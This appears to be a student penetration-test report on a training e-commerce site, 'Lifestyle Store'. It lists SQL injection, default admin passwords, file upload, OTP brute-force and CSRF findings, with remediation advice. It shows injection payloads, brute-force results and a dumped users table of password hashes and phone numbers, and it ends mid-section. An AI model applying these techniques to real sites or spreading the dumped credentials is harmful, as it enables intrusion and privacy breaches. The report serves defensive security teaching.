# E-COMMERCE WEBSITE

# LIFESTYLE STORE

DETAILED DEVELOPER REPORT

## *SECURITY STATUS – EXTREMELY VULNERABLE*

By AMARESH MUDDEBIHAL

- **Hackers can steal all the records of Lifestyle store(SQLi)**

- **Hacker can take control of complete server including View, Add, Edit, Delete files and folders.(shell upload and weak passwords)**

- **Hacker can change source code of application to host malware, phishing pages or even explicit content.(Shell upload)**

- **Hacker can see details of any customer.(IDOR)**

- **Hacker can easily access or bypass admin account authentication.(bruteforcing)**

- **Hacker can get access to seller details and login into the website using customer of the month usernames (PII).**

- **Hacker can change the password , confirm order and remove item of customer(CSRF)**

# *<u>VULNERABILITY STATISTIC</u>*

| Critical | Severe | Moderate |
|:---:|:---:|:---:|
| 14 | 10 | 7 |

| Low |
|:---:|
| 5 |

# *VULNERABILITIES:-*

| S.NO. | SEVERITY | VULNERABILITY | COUNT |
|-------|----------|---------------|-------|
| 1 | CRITICAL | SQL injection | 3 |
| 2 | CRITICAL | Access to admin panel | 1 |
| 3 | CRITICAL | Arbitrary file upload | 2 |
| 4 | CRITICAL | Account takeover by OTP bypass | 1 |
| 5 | CRITICAL | CSRF | 3 |
| 6 | SEVERE | Reflected cross site scripting | 1 |
| 7 | SEVERE | Stored cross site scripting | 1 |
| 8 | SEVERE | Common password | 1 |
| 9 | SEVERE | Component with known vulnerability | 3 |
| 10 | MODERATE | Server misconfiguration | 1 |
| 11 | MODERATE | Unauthorized access to user details (IDOR) | 4 |
| 12 | MODERATE | Directory listings | 5 |
| 13 | LOW | Personal Information leakage | 2 |
| 14 | LOW | Client side and server  side validation bypass | 1 |
| 15 | LOW | Default error display | 1 |
| 16 | LOW | Open redirection | 2 |

# 1. SQL Injection

| | |
|---|---|
| **SQL Injection**<br>(Critical) | Below mentioned URL in the **T-shirt/socks/shoes** module is vulnerable to SQL injection attack<br>Affected URL :<br><br>•http:// 13.127.212.232//products.php?cat=1<br><br>Affected Parameters :<br>•cat (GET parameter)<br><br>Payload:<br>•cat = 1'<br><br>Affected URL :<br><br>•http:// 13.127.212.232/products.php?q=socks<br><br>Affected Parameters :<br>•q (GET parameter)<br><br>Payload:<br>•q=socks' |

# 1. SQL Injection

| | |
|---|---|
| **SQL Injection** (Critical) | Here are other similar SQLi in the application<br><br>**Affected URL :**<br>• http:// 13.127.212.232/products.php?cat=2<br>• http:// 13.127.212.232/products.php?cat=3 |

# Observation

- Navigate to T-Shirt tab where you will see number of T-shirts. Notice the GET parameter **CAT** in the URL:

# Observation

- We apply single quote in cat parameter: **products.php?cat=1' and we get complete MySQL error:**



15.206.74.73/products.php?cat=1'

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '"1" LIMIT 0, 9' at line 1

# Observation

- We then put --+ : **products.php?cat=1'--+ and we error is removed confirming SQL injection**
- **Now hacker can inject sql or use use sqlmap to get access to the database**

- **No of databases: 2**

```
Database: hacking_training_project
Table: users
[15 entries]
+-------------+---------------------------------------------------------------+--------------+-----------------------------------+
| user_name   | password                                                      | phone_number | unique_key                        |
+-------------+---------------------------------------------------------------+--------------+-----------------------------------+
| admin       | $2y$10$xkmdvrxSCxqdyWSrDx5YSe1NAwX.7pQ2nQmaTCovH4CFssxgyJTki   | 8521479630   | 15468927955c66694cba1174.29688447 |
| Donal234    | $2y$10$PM.7nBSP5FMaldXiM/S3s./p5xR6GTKvjry7ysJtxOkBqOJURAHsO   | 9489625136   | 778522555c6669996f5a24.34991684   |
| Pluto98     | $2y$10$xkmdvrxSCxqdyWSrDx5YSe1NAwX.7pQ2nQmaTCovH4CFssxgyJTki   | 8912345670   | 19486318945c666a037b1432.99985767 |
| chandan     | $2y$10$4cZBEIrgthXdvT1hwUlivuFELe03rR.GIcdp03Njr1SOVeiOKLVDa   | 7854126395   | 12404594545c666a3b49e0f8.08173871 |
| Popeye786   | $2y$10$Fkv1RfwYTiow0w2CaZtAQuXVnhGAUjt/If/yTqkNPC5zTrsVm7EeC   | 9745612300   | 18430379145c666a53af8431.79566371 |
| Radhika     | $2y$10$RYxNhOyV/G4g7OtFwpqYaexvHi8rF6XXui8kT1WtrfqhTutCA8JC.   | 9512300052   | 15611262655c666b312f73e0.70827297 |
| Nandan      | $2y$10$G.cRNLMEiG79ZFXElHg.R.o95334U0xmZu4.9MqzR5614ucwnk59K   | 7845129630   | 1587354115c666b65bb44a5.36505317  |
| MurthyAdapa | $2y$10$mzQGzD4sDSj2EunpCioe4eK18c1Abs0T2P1a1P6eV1DPR.11UubDG   | 8365738264   | 16357203785c68f640c699a2.83646347 |
| john        | $2y$10$GhDB8h1X6XjPMY12GZ1vDO7Y3en97u1/.oXTZLmYqB6F18FBgecvG   | 6598325015   | 9946437385c6a435f76bef0.14675944  |
| bob         | $2y$10$kiUikn3HPFbuyTtK75lLNurxzqCOLX3eMGy0/Ux16JOoG37dCGKLq   | 8576308560   | 4305822125c6a43ec507df0.68309267  |
| jack        | $2y$10$z/nyNlkRJ76m9ItMZ4N5lOeRxy6Gkqi9N/UBcJu5ZeO7eM7N4pTHu   | 9848478231   | 15257114565c6a444692b707.17903432 |
| bulla       | $2y$10$HT5oiRMetqaZ7xGZPE9s2.Mk1yF4PnYDJHCWbm2w/xuKpjEEI/zjG   | 7645835473   | 18292501185c6a4493a5ddb0.87138000 |
| hunter      | $2y$10$pB3U9iFxwBgSbl2AkBpiEeIBdhiYfWy9y.xV23q12gGbMCyn7N3g2   | 9788777777   | 13824560345c80704e821145.26019698 |
| asd         | $2y$10$At5pFZnRWpjCD/yNnJWDL.L3Cc4Cv0W8Q/WEHmWzBFqVIkBQFpCF2   | 9876543210   | 8057400125c862a7f5916c9.06111587  |
| acdc        | $2y$10$J50B78.gpucuLTwpHwbcPedYcain.Yi.tsTLyQtK17FzdSpmIRRbi   | 9999999999   | 13104802695c86f43f0c3705.77019309 |
+-------------+---------------------------------------------------------------+--------------+-----------------------------------+
```

# Proof of Concept (PoC):-
 Attacker can dump arbitrary data

- information_schema
- hacking_training_project

- **No of tables : 10**
- brands
- cart_items
- categories
- customers
- order_items
- orders
- product_reviews
- products
- sellers
- user

# Business Impact – Extremely High

Using this vulnerability, attacker can execute arbitrary SQL commands on Lifestyle store server and gain complete access to internal databases along with all customer data inside it.

Previous slide has the screenshot of users table which shows user credentials being leaked that too in plain text without any hashing/encryption.

Attacker can use this information to login to admin panels and gain complete admin level access to the website which could lead to complete compromise of the server and all other servers connected to it.

# RECOMENDATIONS

- **Use whitelists, not blacklists**

- **Don't trust any user input**
- **Adopt the latest technologies**
- **Ensure Errors are Not User-Facing**
- **Disable/remove default accounts, passwords and databases**

- References
- https://www.owasp.org/index.php/SQL_Injection
- https://en.wikipedia.org/wiki/SQL_injection

# 2.Access to admin panel

| | |
|---|---|
| **Access to admin panel**<br>(Critical) | Below mentioned URL is vulnerable to **Arbitrary File Upload and making other admin level** changes.<br><br><br>Affected URL :<br><br>•http:// 13.127.212.232/wondercms/loginURL |

# Observation

- When we navigate to **http:// 13.127.212.232/wondercms/ url**

- we get the password on the page and login as : admin in the url http:// 13.127.212.232/wondercms/loginURL .

# Proof of Concept (PoC)

Hacker can change the admin password .

Hacker can also add and delete pages.

Hacker can upload any malicious file.

# Business impact - Extremely High

- *Hacker can do anything with the page, he will have full access of the page and can govern the page according to it's will.*
- *It is the massive business risk.*
- *Loss can be very high*

# RECOMENDATIONS

- The default password should be changed and a strong password must be setup.
- The admin url must also be such that its not accessible to normal users.
- Password changing option must be done with 2 to 3 step verification.

- References
- https://www.owasp.org/index.php/Default_Passwords
- https://www.us-cert.gov/ncas/alerts/TA13-175A

# 3.Arbitrary file uplaod

| | |
|---|---|
| Arbitrary file upload (Critical) | The attacker can upload insecure shells and files and gain access over the entire database and login as the admin and the vesion is known to have vulnerabilities . <br><br> Affected URL : <br> •http:// 13.127.212.232/wondercms/Affected Parameters : <br> •File Upload (POST parameter) <br><br> The attacker can upload files with extension other than .jpeg . <br><br> Affected URL : <br><br> •http:// 13.127.212.232/profile/2/edit/ <br><br> Affected Parameters : <br> •Upload Profile Photo (POST parameter) |

# Observation

# Proof of concept

- Weak password - admin.

- Arbitrary File Inclusion.

# Business Impact – Extremely High

A malicious user can access the Dashboard which discloses many critical information of organization including:

- Important files

- Password

- And much more…

# Business Impact – Extremely high

- Any backdoor file or shell can be uploaded to get access to the uploaded file on remote server and data can be exfiltrated. The presence of an actual malicious file can compromise the entire system leading to system takeover/ data stealing.

# Recommendation

- Change the Admin password to something strong and not guessable.

• The application code should be configured in such a way, that it should block uploading of malicious files extensions such as exe/ php and other extensions with a thorough server as well as client validation. CVE ID allocated:CVE-2017-14521. **References**

https://www.owasp.org/index.php/Unrestricted_File_Upload
https://www.opswat.com/blog/file-upload-protection-best-practices

# Recommendation

Take the following precautions:

- Use a strong password 8 character or more in length with alphanumerics and symbols
- It should not contain personal/guessable information
- Do not reuse passwords
- Disable default accounts and users

- Change all passwords to strong unique passwords

# References:

*https://www.owasp.org/index.php/Testing_for_weak_password_change_or_reset_functionalities_(OTG-AUTHN-009) https://www.owasp.org/index.php/Default_Passwords https://www.us-cert.gov/ncas/alerts/TA13-175A*

# 4. Account Takeover Using OTP Bypass

| | |
|---|---|
| **Account Takeover Using OTP Bypass** (Critical) | The below mentioned login page allows login via OTP which can be bruteforced<br><br>**Affected URL :**<br>• http:// 13.127.212.232/reset_password/admin.php?otp=<br><br>**Affected Parameters :**<br>• OTP (POST parameters) |

# Observation

- Navigate to http:// 13.127.212.232/reset_password/admin.php?otp= . You will see user login page via OTP.

# Observation



- Following request will be generated containing OTP parameter.

# Observation

- Now we are bruteforcing it.

# Observation



- And we easily got the valid otp

# Observation

| Request | Payload | Status | Error | Timeout | Length | Comment |
|---------|---------|--------|-------|---------|--------|---------|
| 4 | 103 | 200 | ☐ | ☐ | 4476 | |
| 0 | | 200 | ☐ | ☐ | 4380 | |
| 1 | 100 | 200 | ☐ | ☐ | 4380 | |
| 2 | 101 | 200 | ☐ | ☐ | 4380 | |
| 3 | 102 | 200 | ☐ | ☐ | 4380 | |
| 5 | 104 | 200 | ☐ | ☐ | 4380 | |
| 6 | 105 | 200 | ☐ | ☐ | 4380 | |
| 7 | 106 | 200 | ☐ | ☐ | 4380 | |
| 8 | 107 | 200 | ☐ | ☐ | 4380 | |
| 9 | 108 | 200 | ☐ | ☐ | 4380 | |
| 10 | 109 | 200 | ☐ | ☐ | 4380 | |
| 11 | 110 | 200 | ☐ | ☐ | 4380 | |
| 12 | 111 | 200 | ☐ | ☐ | 4380 | |
| 13 | 112 | 200 | ☐ | ☐ | 4380 | |

# POC

- Now a hacker can change the password of admin dashboard.

style Store

Blog    Forum

# Enter New Admin Password

New password

Confirm password

**Reset Password**

# Business Impact – Extremely High

A malicious hacker can gain complete access to any account just by brute forcing the otp. This leads to complete compromise of personal user data of every customer. Attacker once logs in can then carry out actions on behalf of the victim which could lead to serious financial loss to him/her.

# **Recommendation**

Take the following precautions:

- Use proper rate-limiting checks on the no of OTP checking and Generation requests
- Implement anti-bot measures such as ReCAPTCHA after multiple incorrect attempts

- OTP should expire after certain amount of time like 2 minutes
- OTP should be at least 6 digit and alphanumeric for more security

# References:

*https://www.owasp.org/index.php/Testing_Multiple_Factors_Authentication_(OWASP-AT-009)*

*https://www.owasp.org/index.php/Blocking_Brute_Force_Attacks*

# 5. CSRF

| | |
|---|---|
| Unauthorised Access to Customer Details (Critical) | The below mentioned login page allows you to change password without verification and view details of other customers (CSRF). Affected URL : •http:// 13.127.212.232/profile/change_password.php Affected Parameters : •Update button (POST parameter) We can change the password . Affected URL : •http:// 13.127.212.232/cart/cart.php Affected Parameters : •Remove option (POST parameter) Affected URL : •http:// 13.127.212.232/cart/cart.php Affected Parameters : •Confirm order option (POST parameter) |

# Observation

